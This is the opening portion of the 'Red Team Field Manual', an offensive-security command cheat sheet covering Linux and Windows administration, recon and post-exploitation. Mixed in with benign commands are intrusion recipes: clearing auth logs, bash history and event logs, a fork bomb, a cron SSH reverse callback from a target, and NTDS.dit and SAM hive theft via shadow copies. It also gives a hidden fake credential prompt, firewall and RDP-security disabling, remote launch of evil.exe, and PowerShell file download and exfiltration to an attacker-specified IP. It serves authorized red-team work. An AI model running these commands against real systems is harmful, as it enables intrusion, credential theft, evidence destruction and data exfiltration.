

RTFM

RED TEAM FIELD MANUAL

BEN CLARK

V 1.0

Modified without permission by 0E800 (3/2014)

RTFM. Copyright © 2013 by Ben Clark

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, without prior written permission of the copyright owner.

ISBN-10: 1494295504
ISBN-13: 978-1494295509

Technical Editor: Joe Vest
Graphic: Joe Vest

Product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, the author uses the names only in an editorial fashion, with no intention of infringement of the trademark. Use of a term in this book should not be regarded as affecting the validity of any trademark or service mark.

The information in this book is distributed "as is". While every precaution was taken to ensure the accuracy of the material, the author assumes no responsibility or liability for errors or omissions, or for damages resulting from the use of the information contained herein.

TABLE OF CONTENTS

*NIX.....	4
WINDOWS	14
NETWORKING.....	34
TIPS AND TRICKS.....	42
TOOL SYNTAX	50
WEB.....	66
DATABASES.....	72
PROGRAMMING	76
WIRELESS.....	84
REFERENCES.....	94
INDEX	95

Bonus Material added by OE800

Nmap Cheat Sheet	TCP/IP	<u>INFOSEC MIND MAPS:</u>
Nmap Cheat Sheet 2	VLAN	INFRASTRUCTURE TESTS
Wireshark Display Filters	VOIP	PRACTICE LABS
Common Ports List	WLAN	VM / LIVECD
Google Cheat Sheet	HTML	BROWSER PLUGINS
Scapy	PHP	WIFI
TCPDUMP	CSS	VPN
	Pyhon	WEB APP
NAT	Regular Expressions	ISO 27001
QoS	SQL Server	PCI DSS
IPv4		VIRUS
IPv6		WORMS

***NIX**

LINUX NETWORK COMMANDS

Command	Description
watch ss -tp	Network connections
netstat -ant	Tcp connections -anu=udp
netstat -tulpn	Connections with PIDs
lsof -i	Established connections
smb:// ip /share	Access windows smb share
share user x.x.x.x c\$	Mount Windows share
smbclient -U user \\\\ ip \\ share	SMB connect
ifconfig eth# ip / cidr	Set IP and netmask
ifconfig eth0:1 ip / cidr	Set virtual interface
route add default gw gw_ip	Set GW
ifconfig eth# mtu [size]	Change MTU size
export MAC=xx:xx:xx:xx:xx:xx	Change MAC
ifconfig int hw ether MAC	Change MAC
macchanger -m MAC int	Backtrack MAC changer
iwlist int scan	Built-in wifi scanner
dig -x ip	Domain lookup for IP
host ip	Domain lookup for IP
host -t SRV _service_tcp.url.com	Domain SRV lookup
dig @ ip domain -t AXFR	DNS Zone Xfer
host -l domain namesvr	DNS Zone Xfer
ip xfrm state list	Print existing VPN keys
ip addr add ip / cidr dev eth0	Adds 'hidden' interface
/var/log/messages grep DHCP	List DHCP assignments
tcpkill host ip and port port	Block ip:port
echo "1" /proc/sys/net/ipv4/ip_forward	Turn on IP Forwarding
echo "nameserver x.x.x.x" /etc/resolv.conf	Add DNS Server

LINUX SYSTEM INFO

Command	Description
nbtstat -A ip	Get hostname for ip
id	Current username
w	Logged on users
who -a	User information
last -a	Last users logged on
ps -ef	Process listing (top)
df -h	Disk usage (free)
uname -a	Kernel version/CPU info
mount	Mounted file systems
getent passwd	Show list of users
PATH=\$PATH:/home/mypath	Add to PATH variable
kill pid	Kills process with pid
cat /etc/issue	Show OS info
cat /etc/'release'	Show OS version info
cat /proc/version	Show kernel info
rpm --query -all	Installed pkgs (Redhat)
rpm -ivh *.rpm	Install RPM (-e=remove)
dpkg -get-selections	Installed pkgs (Ubuntu)
dpkg -I *.deb	Install DEB (-r=remove)
pkginfo	Installed pkgs (Solaris)
which tcsh/csh/ksh/bash	Show location of executable
chmod 750 tcsh/csh/ksh	Disable shell , force bash

LINUX UTILITY COMMANDS

Command	Description
wget http:// url -O url.txt -o /dev/null	Grab url
rdesktop ip	Remote Desktop to ip
scp /tmp/file user@x.x.x.x:/tmp/file	Put file
scp user@ remoteip :/tmp/file /tmp/file	Get file
useradd -m user	Add user
passwd user	Change user password
rmuser uname	Remove user
script -a outfile	Record shell : Ctrl-D stops
apropos subject	Find related command
history	View users command history
! num	Executes line # in history

LINUX FILE COMMANDS

Command	Description
diff file1 file2	Compare files
rm -rf dir	Force delete of dir
shred -f -u file	Overwrite/delete file
touch -r ref_file file	Matches ref_file timestamp
touch -t YYYYMMDDHHSS file	Set file timestamp
sudo fdisk -l	List connected drives
mount /dev/sda# /mnt/usbkey	Mount USB key
md5sum -t file	Compute md5 hash
echo -n "str" md5sum	Generate md5 hash
shasum file	SHA1 hash of file
sort -u	Sort/show unique lines
grep -c "str" file	Count lines w/ "str"
tar cf file.tar files	Create .tar from files
tar xf file.tar	Extract .tar
tar czf file.tar.gz files	Create .tar.gz
tar xzf file.tar.gz	Extract .tar.gz
tar cjf file.tar.bz2 files	Create .tar.bz2
tar xjf file.tar.bz2	Extract .tar.bz2
gzip file	Compress/rename file
gzip -d file.gz	Decompress file.gz
upx -9 -o out.exe orig.exe	UPX packs orig.exe
zip -r zipname.zip \Directory\	Create zip
dd skip=1000 count=2000 bs=8 if=file of=file	Cut block 1K-3K from file
split -b 9K \ file prefix	Split file into 9K chunks
awk 'sub("\$". "\r")' unix.txt win.txt	Win compatible txt file
find -i -name file -type '.pdf	Find PDF files
find / -perm -4000 -o -perm -2000 -exec ls -ldb {} \;	Search for setuid files
dos2unix file	Convert to 'nix format
file file	Determine file type/info
chattr (+/-)i file	Set/Unset immutable bit

LINUX MISC COMMANDS

Command	Description
unset HISTFILE	Disable history logging
ssh user@ ip arecord - aplay -	Record remote mic
gcc -o outfile myfile.c	Compile C,C++
init 6	Reboot (0 = shutdown)
cat /etc/'syslog'.conf grep -v "#"	List of log files
grep 'href=' file cut -d"/" -f3 grep url sort -u	Strip links in url.com
dd if=/dev/urandom of= file bs=3145728 count=100	Make random 3MB file

LINUX "COVER YOUR TRACKS" COMMANDS

Command	Description
echo "" /var/log/auth.log	Clear auth.log file
echo "" ~/.bash_history	Clear current user bash history
rm ~/.bash_history -rf	Delete .bash_history file
history -c	Clear current session history
export HISTFILESIZE=0	Set history max lines to 0
export HISTSIZE=0	Set history max commands to 0
unset HISTFILE	Disable history logging (need to logout to take effect)
kill -9 \$\$	Kills current session
ln /dev/null ~/.bash_history -sf	Permanently send all bash history commands to /dev/null

LINUX FILE SYSTEM STRUCTURE

Location	Description
/bin	User binaries
/boot	Boot-up related files
/dev	Interface for system devices
/etc	System configuration files
/home	Base directory for user files
/lib	Critical software libraries
/opt	Third party software
/proc	System and running programs
/root	Home directory of root user
/sbin	System administrator binaries
/tmp	Temporary files
/usr	Less critical files
/var	Variable system files

LINUX FILES

Filename	Description
/etc/shadow	Local users' hashes
/etc/passwd	Local users
/etc/group	Local groups
/etc/rc.d	Startup services
/etc/init.d	Service
/etc/hosts	Known hostnames and IPs
/etc/HOSTNAME	Full hostname with domain
/etc/network/interfaces	Network configuration
/etc/profile	System environment variables
/etc/apt/sources.list	Ubuntu sources list
/etc/resolv.conf	Nameserver configuration
/home/ user /.bash_history	Bash history (also /root/)
/usr/share/wireshark/manuf	Vendor-MAC lookup
~/.ssh/	SSH keystore
/var/log	System log files (most Linux)
/var/adm	System log files (Unix)
/var/spool/cron	List cron files
/var/log/apache/access.log	Apache connection log
/etc/fstab	Static file system info

LINUX SCRIPTING

PING SWEEP

```
for x in {1..254..1};do ping -c 1 1.1.1.$x |grep "64 b" |cut -d" " -f4 > ips.txt; done
```

AUTOMATED DOMAIN NAME RESOLVE BASH SCRIPT

```
#!/bin/bash
echo "Enter Class C Range: i.e. 192.168.3"
read range
for ip in {1..254..1};do
host $range.$ip |grep "name pointer" |cut -d" " -f5
done
```

FORK BOMB (CREATES PROCESSES UNTIL SYSTEM "CRASHES")

```
:(){:|:&};:
```

DNS REVERSE LOOKUP

```
for ip in {1..254..1}; do dig -x 1.1.1.$ip | grep $ip > dns.txt; done;
```

IP BANNING SCRIPT

```
#!/bin/sh
# This script bans any IP in the /24 subnet for 192.168.1.0 starting at 2
# It assumes 1 is the router and does not ban IPs .20, .21, .22
i=2
while [ $i -le 253 ]
do
    if [ $i -ne 20 -a $i -ne 21 -a $i -ne 22 ]; then
        echo "BANNED: arp -s 192.168.1.$i"
        arp -s 192.168.1.$i 00:00:00:00:00:0a
    else
        echo "IP NOT BANNED: 192.168.1.$i"
        echo " "
    fi
    i=`expr $i +1`
done
```


SSH CALLBACK

Set up script in crontab to callback every X minutes. Highly recommend you set up a generic user on red team computer (with no shell privs). Script will use the private key (located on callback source computer) to connect to a public key (on red team computer). Red teamer connects to target via a local SSH session (in the example below, use #ssh -p4040 localhost)

```
#!/bin/sh
# Callback script located on callback source computer (target)
killall ssh /dev/null 2 &1
sleep 5
REMLIS=4040
REMUSR=user
HOSTS="domain1.com domain2.com domain3.com"
for LIVEHOST in $HOSTS;
do
    COUNT=$(ping -c2 $LIVEHOST | grep 'received' | awk -F',' '{ print
$2 }' | awk '{ print $1 }')
    if [[ $COUNT -gt 0 ]]; then
        ssh -R ${REMLIS}:localhost:22 -i
"/home/${REMUSR}/.ssh/id_rsa" -N ${LIVEHOST} -l ${REMUSR}
    fi
done
```

IPTABLES

* Use ip6tables for IPv6 rules

Command	Description
iptables-save -c file	Dump iptables (with counters) rules to stdout
iptables-restore file	Restore iptables rules
iptables -L -v --line-numbers	List all iptables rules with affected and line numbers
iptables -F	Flush all iptables rules
iptables -P INPUT/FORWARD/OUTPUT ACCEPT/REJECT/DROP	Change default policy for rules that don't match rules
iptables -A INPUT -i interface -m state --state RELATED,ESTABLISHED -j ACCEPT	Allow established connections on INPUT
iptables -D INPUT 7	Delete 7th inbound rule
iptables -t raw -L -n	Increase throughput by turning off statefulness
iptables -P INPUT DROP	Drop all packets

ALLOW SSH ON PORT 22 OUTBOUND

```
iptables -A OUTPUT -o iface -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -i iface -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
```

ALLOW ICMP OUTBOUND

```
iptables -A OUTPUT -i iface -p icmp --icmp-type echo-request -j ACCEPT
iptables -A INPUT -o iface -p icmp --icmp-type echo-reply -j ACCEPT
```

PORT FORWARD

```
echo "1" /proc/sys/net/ipv4/ip_forward
# OR - sysctl net.ipv4.ip_forward=1
iptables -t nat -A PREROUTING -p tcp -i eth0 -j DNAT -d pivotip --dport 443 -to-destination attk_ip :443
iptables -t nat -A POSTROUTING -p tcp -i eth0 -j SNAT -s target subnet cidr -d attackip --dport 443 -to-source pivotip
iptables -t filter -I FORWARD 1 -j ACCEPT
```

ALLOW ONLY 1.1.1.0/24, PORTS 80,443 AND LOG DROPS TO /VAR/LOG/MESSAGES

```
iptables -A INPUT -s 1.1.1.0/24 -m state --state RELATED,ESTABLISHED,NEW -p tcp -m multiport --dports 80,443 -j ACCEPT
iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -P INPUT DROP
iptables -A OUTPUT -o eth0 -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -N LOGGING
iptables -A INPUT -j LOGGING
iptables -A LOGGING -m limit --limit 4/min -j LOG --log-prefix "DROPPED "
iptables -A LOGGING -j DROP
```

UPDATE-RC.D

¹ Check/change startup services

Command	Description
service --status-all	[+] Service starts at boot [-] Service does not start
service service start	Start a service
service service stop	Stop a service
service service status	Check status of a service
update-rc.d -f service remove	Remove a service start up cmd (-f if the /etc/init.d start up file exists)
update-rc.d service defaults	Add a start up service

CHKCONFIG

¹ Available in Linux distributions such as Red Hat Enterprise Linux (RHEL), CentOS and Oracle Enterprise Linux (OEL)

Command	Description
chkconfig --list	List existing services and run status
chkconfig service -list	Check single service status
chkconfig service on [--level 3]	Add service {optional to add level at which service runs}
chkconfig service off [--level 3] e.g. chkconfig iptables off	Remove service

SCREEN

(C-a == Control-a)

Command	Description
screen -S name	Start new screen with name
screen -ls	List running screens
screen -r name	Attach to screen name
screen -S name -X cmd	Send cmd to screen anme
C-a ?	List keybindings (help)
C-a d	Detach
C-a D D	Detach and logout
C-a c	Create new window
C-a C-a	Switch to last active window
C-a ` num name	Switch to window num name
C-a "	See windows list and change
C-a k	Kill current window
C-a S	Split display horizontally
C-a V	Split display vertically
C-a tab	Jump to next display
C-a X	Remove current region
C-a Q	Remove all regions but current

X11

CAPTURE REMOTE X11 WINDOWS AND CONVERT TO JPG

```
xwd -display ip :0 -root -out /tmp/test.xpm
xwud -in /tmp/test1.xpm
convert /tmp/test.xpm -resize 1280x1024 /tmp/test.jpg
```

OPEN X11 STREAM VIEWING

```
xwd -display 1.1.1.1:0 -root -silent -out x11dump
Read dumped file with xwudtopnm or GIMP
```

TCPDUMP

CAPTURE PACKETS ON ETH0 IN ASCII AND HEX AND WRITE TO FILE

```
> tcpdump -i eth0 -XX -w out.pcap
```

CAPTURE HTTP TRAFFIC TO 2.2.2.2

```
> tcpdump -i eth0 port 80 dst 2.2.2.2
```

SHOW CONNECTIONS TO A SPECIFIC IP

```
> tcpdump -i eth0 -tttt dst 192.168.1.22 and not net 192.168.1.0/24
```

PRINT ALL PING RESPONSES

```
> tcpdump -i eth0 'icmp[icmptype] == icmp-echoreply'
```

CAPTURE 50 DNS PACKETS AND PRINT TIMESTAMP

```
> tcpdump -i eth0 -c 50 -tttt 'udp and port 53'
```

NATIVE KALI COMMANDS

WMIC EQUIVALENT

```
> wmic -U DOMAIN\user % password //DC cmd.exe /c command
```

MOUNT SMB SHARE

```
# Mounts to /mnt/share. For other options besides ntlmssp, man mount.cifs
> mount.cifs // ip /share /mnt/share -o
user= user ,pass= pass ,sec=ntlmssp,domain= domain ,rw
```

UPDATING KALI

```
> apt-get update
> apt-get upgrade
```

PFSENSE

Command	Description
pfSsh.php	pfSense Shell System
pfSsh.php playback enableallowallwan	Allow all inbound WAN connections (adds to visible rules in WAN rules)
pfSsh.php playback enablesshd	Enable ssh inbound/outbound
pfctl -sn	Show NAT rules
pfctl -sr	Show filter rules
pfctl -sa	Show all rules
viconfig	Edit config
rm /tmp/config.cache	Remove cached (backup) config after editing the current running
/etc/rc.reload_all	Reload entire config

SOLARIS

Command	Description
ifconfig -a	List of interfaces
netstat -in	List of interface
ifconfig -r	Route listing
ifconfig eth0 dhcp	Start DHCP client
ifconfig eth0 plumb up ip netmask nmask	Set IP
route add default ip	Set gateway
logins -p	List users w/out passwords
svcs -a	List all services w/ status
prstat -a	Process listing (top)
svcadm start ssh	Start SSH service
inetadm -e telnet (-d for disable)	Enable telnet
prtconf grep Memory	Total physical memory
iostat -En	Hard disk size
showrev -c /usr/bin/bash	Information on a binary
shutdown -i6 -g0 -y	Restart system
dfmounts	List clients connected NFS
smc	Management GUI
snoop -d int -c pkt # -o results.pcap	Packet capture
/etc/vfstab	File system mount table
/var/adm/logging	Login attempt log
/etc/default/'	Default settings
/etc/system	Kernel modules & config
/var/adm/messages	Syslog location
/etc/auto_'	Automounter config files
/etc/inet/ipnodes	IPv4/IPv6 host file

WINDOWS

WINDOWS VERSIONS

ID	Version
NT 3.1	Windows NT 3.1 (All)
NT 3.5	Windows NT 3.5 (All)
NT 3.51	Windows NT 3.51 (All)
NT 4.0	Windows NT 4.0 (All)
NT 5.0	Windows 2000 (All)
NT 5.1	Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)
NT 5.2	Windows XP (64-bit, Pro 64-bit) Windows Server 2003 & R2 (Standard, Enterprise) Windows Home Server
NT 6.0	Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate) Windows Server 2008 (Foundation, Standard, Enterprise)
NT 6.1	Windows 7 (Starter, Home, Pro, Enterprise, Ultimate) Windows Server 2008 R2 (Foundation, Standard, Enterprise)
NT 6.2	Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM)) Windows Phone 8 Windows Server 2012 (Foundation, Essentials, Standard)

WINDOWS FILES

Command	Description
%SYSTEMROOT%	Typically C:\Windows
%SYSTEMROOT%\System32\drivers\etc\hosts	DNS entries
%SYSTEMROOT%\System32\drivers\etc\networks	Network settings
%SYSTEMROOT%\system32\config\SAM	User & password hashes
%SYSTEMROOT%\repair\SAM	Backup copy of SAM
%SYSTEMROOT%\System32\config\RegBack\SAM	Backup copy of SAM
%WINDIR%\system32\config\AppEvent.Evt	Application Log
%WINDIR%\system32\config\SecEvent.Evt	Security Log
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\	Startup Location
%USERPROFILE%\Start Menu\Programs\Startup\	Startup Location
%SYSTEMROOT%\Prefetch	Prefetch dir (EXE logs)

STARTUP DIRECTORIES

WINDOWS NT 6.1, 6.0

```
# All users
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

# Specific users
%SystemDrive%\Users%\UserName%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
```

WINDOWS NT 5.2, 5.1, 5.0

```
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup
```

WINDOWS 9x

```
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup
```

WINDOWS NT 4.0, 3.51, 3.50

```
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup
```

WINDOWS SYSTEM INFO COMMANDS

Command	Description
ver	Get OS version
sc query state=all	Show services
tasklist /svc	Show processes & services
tasklist /m	Show all processes & DLLs
tasklist /S ip /v	Remote process listing
taskkill /PID pid /F	Force process to terminate
systeminfo /S ip /U domain\user /P Pwd	Remote system info
reg query \\ ip \ RegDomain \ Key /v Value	Query remote registry, /s=all values
reg query HKLM /f password /t REG_SZ /s	Search registry for password
fsutil fsinfo drives	List drives 'must be admin
dir /a /s /b c:*.pdf*	Search for all PDFs
dir /a /b c:\windows\kb*	Search for patches
findstr /si password *.txt *.xml *.xls	Search files for password
tree /F /A c:\ tree.txt	Directory listing of C:
reg save HKLM\Security security.hive	Save security hive to file
echo %USERNAME%	Current user

WINDOWS NET/DOMAIN COMMANDS

Command	Description
net view /domain	Hosts in current domain
net view /domain:[MYDOMAIN]	Hosts in [MYDOMAIN]
net user /domain	All users in current domain
net user user pass /add	Add user
net localgroup "Administrators" user /add	Add user to Administrators
net accounts /domain	Domain password policy
net localgroup "Administrators"	List local Admins
net group /domain	List domain groups
net group "Domain Admins" /domain	List users in Domain Admins
net group "Domain Controllers" /domain	List DCs for current domain
net share	Current SMB shares
net session find / "\"	Active SMB sessions
net user user /ACTIVE:yes /domain	Unlock domain user account
net user user "newpassword" /domain	Change domain user password
net share share c:\share	Share folder
/GRANT:Everyone,FULL	

WINDOWS REMOTE COMMANDS

Command	Description
tasklist /S ip /v	Remote process listing
systeminfo /S ip /U domain\user /P Pwd	Remote systeminfo
net share \\ ip	Shares of remote computer
net use \\ ip	Remote filesystem (IPC\$)
net use z: \\ ip \share password /user:DOMAIN\ user	Map drive, specified credentials
reg add \\ ip \ regkey \ value	Add registry key remotely
sc \\ ip create service	Create a remote service
binpath=C:\Windows\System32\x.exe start=auto	(space after start=)
xcopy /s \\ ip \dir C:\local	Copy remote folder
shutdown /m \\ ip /r /t 0 /f	Remotely reboot machine

WINDOWS NETWORK COMMANDS

Command	Description
ipconfig /all	IP configuration
ipconfig /displaydns	Local DNS cache
netstat -ano	Open connections
netstat -anop tcp 1	Netstat loop
netstat -an findstr LISTENING	LISTENING ports
route print	Routing table
arp -a	Known MACs (ARP table)
nslookup, set type=any, ls -d domain	DNS Zone Xfer
results.txt, exit	
nslookup -type=SRV _www._tcp.url.com	Domain SRV lookup (_ldap, _kerberos, _sip)
tftp -I ip GET remotefile	TFTP file transfer
netsh wlan show profiles	Saved wireless profiles
netsh firewall set opmode disable	Disable firewall ('Old)
netsh wlan export profile folder=. key=clear	Export wifi plaintext pwd
netsh interface ip show interfaces	List interface IDs/MTUs
netsh interface ip set address local static ip nmask gw ID	Set IP
netsh interface ip set dns local static ip	Set DNS server
netsh interface ip set address local dhcp	Set interface to use DHCP

WINDOWS UTILITY COMMANDS

Command	Description
type file	Display file contents
del path \'. ' /a /s /q /f	Forceably delete all files in path
find /I "str" filename	Find "str"
command find /c /v ""	Line count of cmd output
at HH:MM file [args] (i.e. at 14:45 cmd /c)	Schedule file to run
runas /user: user " file [args]"	Run file as user
restart /r /t 0	Restart now
tr -d '\15\32' win.txt unix.txt	Removes CR & 'Z ('nix)
makecab file	Native compression
Wusa.exe /uninstall /kb: ###	Uninstall patch
cmd.exe "wevtutil qe Application /c:40 /f:text /rd:true"	CLI Event Viewer
lusrmgr.msc	Local user manager
services.msc	Services control panel
taskmgr.exe	Task manager
secpool.msc	Security policy manager
eventvwr.msc	Event viewer

MISC. COMMANDS

LOCK WORKSTATION

```
· rundll32.dll user32.dll LockWorkstation
```

DISABLE WINDOWS FIREWALL

```
netsh advfirewall set currentprofile state off  
netsh advfirewall set allprofiles state off
```

NATIVE WINDOWS PORT FORWARD (* MUST BE ADMIN)

```
netsh interface portproxy add v4tov4 listenport=3000  
listenaddress=1.1.1.1 connectport=4000 connectaddress=2.2.2.2
```

#Remove

```
netsh interface portproxy delete v4tov4 listenport=3000  
listenaddress=1.1.1.1
```

RE-ENABLE COMMAND PROMPT

```
· reg add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t  
REG_DWORD /d 0 /f
```

PSEXEC

EXECUTE FILE HOSTED ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
· psexec /accepteula \\ targetIP -u domain\user -p password -c -f  
\\ smbIP \share\file.exe
```

RUN REMOTE COMMAND WITH SPECIFIED HASH

```
· psexec /accepteula \\ ip -u Domain\user -p LM : NTLM cmd.exe /c dir  
c:\Progra~1
```

RUN REMOTE COMMAND AS SYSTEM

```
· psexec /accepteula \\ ip -s cmd.exe
```

TERMINAL SERVICES (RDP)

START RDP

1. Create regfile.reg file with following line in it:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalService
2. "fDenyTSConnections"=dword:00000000
3. reg import regfile.reg
4. net start "termserve" "
5. sc config termserve start= auto
6. net start termserve

--OR--

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Terminal  
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

TUNNEL RDP OUT PORT 443 (MAY NEED TO RESTART TERMINAL SERVICES)

```
REG ADD "HKLM\System\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f
```

DISABLE NETWORK LEVEL AUTHENTICATION, ADD FIREWALL EXCEPTION

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Terminal  
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f
```

```
netsh firewall set service type = remotedesktop mode = enable
```

IMPORT A SCHEDULE TASK FROM AN "EXPORTED TASK" XML

```
schtasks.exe /create /tn MyTask /xml "C:\MyTask.xml" /f
```

WMIC

Command	Description
wmic [alias] get /?	List all attributes
wmic [alias] call /?	Callable methods
wmic process list full	Process attributes
wmic startupwmic service	Starts wmic service
wmic ntdomain list	Domain and DC info
wmic qfe	List all patches
wmic process call create "process_name"	Execute process
wmic process where name="process" call terminate	Terminate process
wmic logicaldisk get description,name	View logical shares
wmic cpu get DataWidth /format:list	Display 32 64 bit

WMIC [ALIAS] [WHERE] [CLAUSE]

[alias] == process, share, startup, service, nicconfig, useraccount, etc.
[where] == where (name="cmd.exe"), where (parentprocessid!=[pid]), etc.
[clause] == list [full|brief], get [attrib1, attrib2], call [method], delete

EXECUTE FILE HOSTED OVER SMB ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
wmic /node:targetIP /user:domain\user /password:password process call create "\\ smbIP \share\evil.exe"
```

UNINSTALL SOFTWARE

```
wmic product get name /value # Get software names  
wmic product where name="XXX" call uninstall /nointeractive
```

REMOTELY DETERMINE LOGGED IN USER

```
wmic /node:remotecomputer computersystem get username
```

REMOTE PROCESS LISTING EVERY SECOND

```
wmic /node:machinename process list brief /every:1
```

REMOTELY START RDP

```
wmic /node:"machinename 4" path Win32_TerminalServiceSetting where AllowTSConnections="0" call SetAllowTSConnections "1"
```

LIST NUMBER OF TIMES USER HAS LOGGED ON

```
wmic netlogin where (name like "%adm%") get numberoflogons
```

SEARCH FOR SERVICES WITH UNQUOTED PATHS TO BINARY

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto"  
|findstr /i /v "c:\windows\\" |findstr /i /v ""
```

VOLUME SHADOW COPY

1. `wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c vssadmin list shadows 2 &1 c:\temp\output.txt"`

If any copies already exist then exfil, otherwise create using following commands. Check output.txt for any errors

2. `wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c vssadmin create shadow /for=C: 2 &1 C:\temp\output.txt"`
3. `wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\system.hive 2 &1 C:\temp\output.txt"`
4. `wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\NTDS\NTDS.dit C:\temp\ntds.dit 2 &1 C:\temp\output.txt"`

Step by step instructions on room362.com for step below

5. From Linux, download and run `ntdsxtract` and `libesedb` to export hashes or other domain information
 - a. Additional instructions found under the VSSOWN section
 - b. `ntdsxtract` - <http://www.ntdsxtract.com>
 - c. `libesedb` - <http://code.google.com/p/libesedb/>

POWERSHELL

Command	Description
stop-transcript	Stops recording
get-content file	displays file contents
get-help command -examples	Shows examples of command
get-command 'string '	Searches for cmd string
get-service	Displays services (stop-service, start-service)
get-wmiobject -class win32_service	Displays services, but takes alternate credentials
\$PSVersionTable	Display powershell version
powershell.exe -version 2.0	Run powershell 2.0 from 3.0
get-service measure-object	Returns # of services
get-psdrive	Returns list of PSDrives
get-process select -expandproperty name	Returns only names
get-help ' -parameter credential	Cmdlets that take creds
get-wmiobject -list 'network	Available WMI network cmds
[Net.DNS]::GetHostEntry(" ip ")	DNS Lookup

CLEAR SECURITY & APPLICATION EVENT LOG FOR REMOTE SERVER (SVR01)

```
Get-EventLog -list  
Clear-EventLog -logname Application, Security -computername SVR01
```

EXPORT OS INFO INTO CSV FILE

```
Get-WmiObject -class win32_operatingsystem | select -property ' | export-csv c:\os.txt
```

LIST RUNNING SERVICES

```
Get-Service | where-object {$_.status -eq "Running"}
```

PERSISTENT PSDRIVE TO REMOTE FILE SHARE:

```
New-PSDrive -Persist -PSProvider FileSystem -Root \\1.1.1.1\tools -Name i
```

RETURN FILES WITH WRITE DATE PAST 8/20

```
Get-ChildItem -Path c:\ -Force -Recurse -Filter *.log -ErrorAction SilentlyContinue | where {$_.LastWriteTime -gt "2012-08-20"}
```

FILE DOWNLOAD OVER HTTP

```
(new-object system.net.webclient).downloadFile("url","dest")
```

TCP PORT CONNECTION (SCANNER)

```
$ports=(#,#,#);$ip="x.x.x.x";foreach ($port in $ports){try{$socket=New-object System.Net.Sockets.TCPClient($ip,$port);}catch{};if ($socket -eq $NULL){echo $ip":"$port" - Closed";}else{echo $ip":"$port" - Open";$socket = $NULL;}}
```

PING WITH 500 MILLISECOND TIMEOUT

```
$ping = New-Object System.Net.NetworkInformation.Ping  
$ping.Send(" ip ",500)
```

BASIC AUTHENTICATION POPUP

```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass
$Host.UI.PromptForCredential(" title ", " message ", " user ", " domain ")
```

RUN EXE EVERY 4 HOURS BETWEEN AUG 8-11, 2013 AND THE HOURS OF 0800-1700 (FROM CMD.EXE)

```
powershell.exe -Command "do {if ((Get-Date -format yyyyMMdd-HH:mm) -match
'201308(0[8-9]|1[0-1])-(0{8-9}|1[0-7])[0-5][0-9]'){Start-Process -
WindowStyle Hidden "C:\Temp\my.exe";Start-Sleep -s 14400}}while(1)"
```

POWERSHELL RUNAS

```
$pw = convertto-securestring -string "PASSWORD" -asplaintext -force;
$pp = new-object -typename System.Management.Automation.PSCredential -
argumentlist "DOMAIN\user", $pw;
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command
&(Start-Process file.exe -verb runas)'
```

EMAIL SENDER

```
powershell.exe Send-MailMessage -to " email " -from " email " -subject
"Subject" -a " attachment file path " -body "Body" -SmtpServer Target
Email Server IP
```

TURN ON POWERSHELL REMOTING (WITH VALID CREDENTIALS)

```
net time \ip
at \ip time "Powershell -Command 'Enable-PSRemoting -Force'"
at \ip time+1 "Powershell -Command 'Set-Item
wsman:\localhost\client\trustedhosts '"
at \ip time+2 "Powershell -Command 'Restart-Service WinRM'"
Enter-PSSession -ComputerName ip -Credential username
```

LIST HOSTNAME AND IP FOR ALL DOMAIN COMPUTERS

```
Get-WmiObject -ComputerName DC -Namespace root\microsoftDNS -Class
MicrosoftDNS_ResourceRecord -Filter "domainname=' DOMAIN '" |select
textrepresentation
```

POWERSHELL DOWNLOAD OF A FILE FROM A SPECIFIED LOCATION

```
powershell.exe -noprofile -noninteractive -command
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{ $true }; $source=""https:// YOUR_SPECIFIED_IP / file.zip """;
$destination=""C:\master.zip"""; $http = new-object System.Net.WebClient;
$response = $http.DownloadFile($source, $destination);"
```

POWERSHELL DATA EXFIL

Script will send a file (\$filepath) via http to server (\$server) via POST request. Must have web server listening on port designated in the \$server

```
powershell.exe -noprofile -noninteractive -command
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{ $true }; $server=""http:// YOUR_SPECIFIED_IP / folder """;
$filepath=""C:\master.zip"""; $http = new-object System.Net.WebClient;
$response = $http.UploadFile($server,$filepath);"
```

USING POWERSHELL TO LAUNCH METERPRETER FROM MEMORY

- ✓ Need Metasploit v4.5+ (msfvenom supports Powershell)
- ✓ Use Powershell (x86) with 32 bit Meterpreter payloads
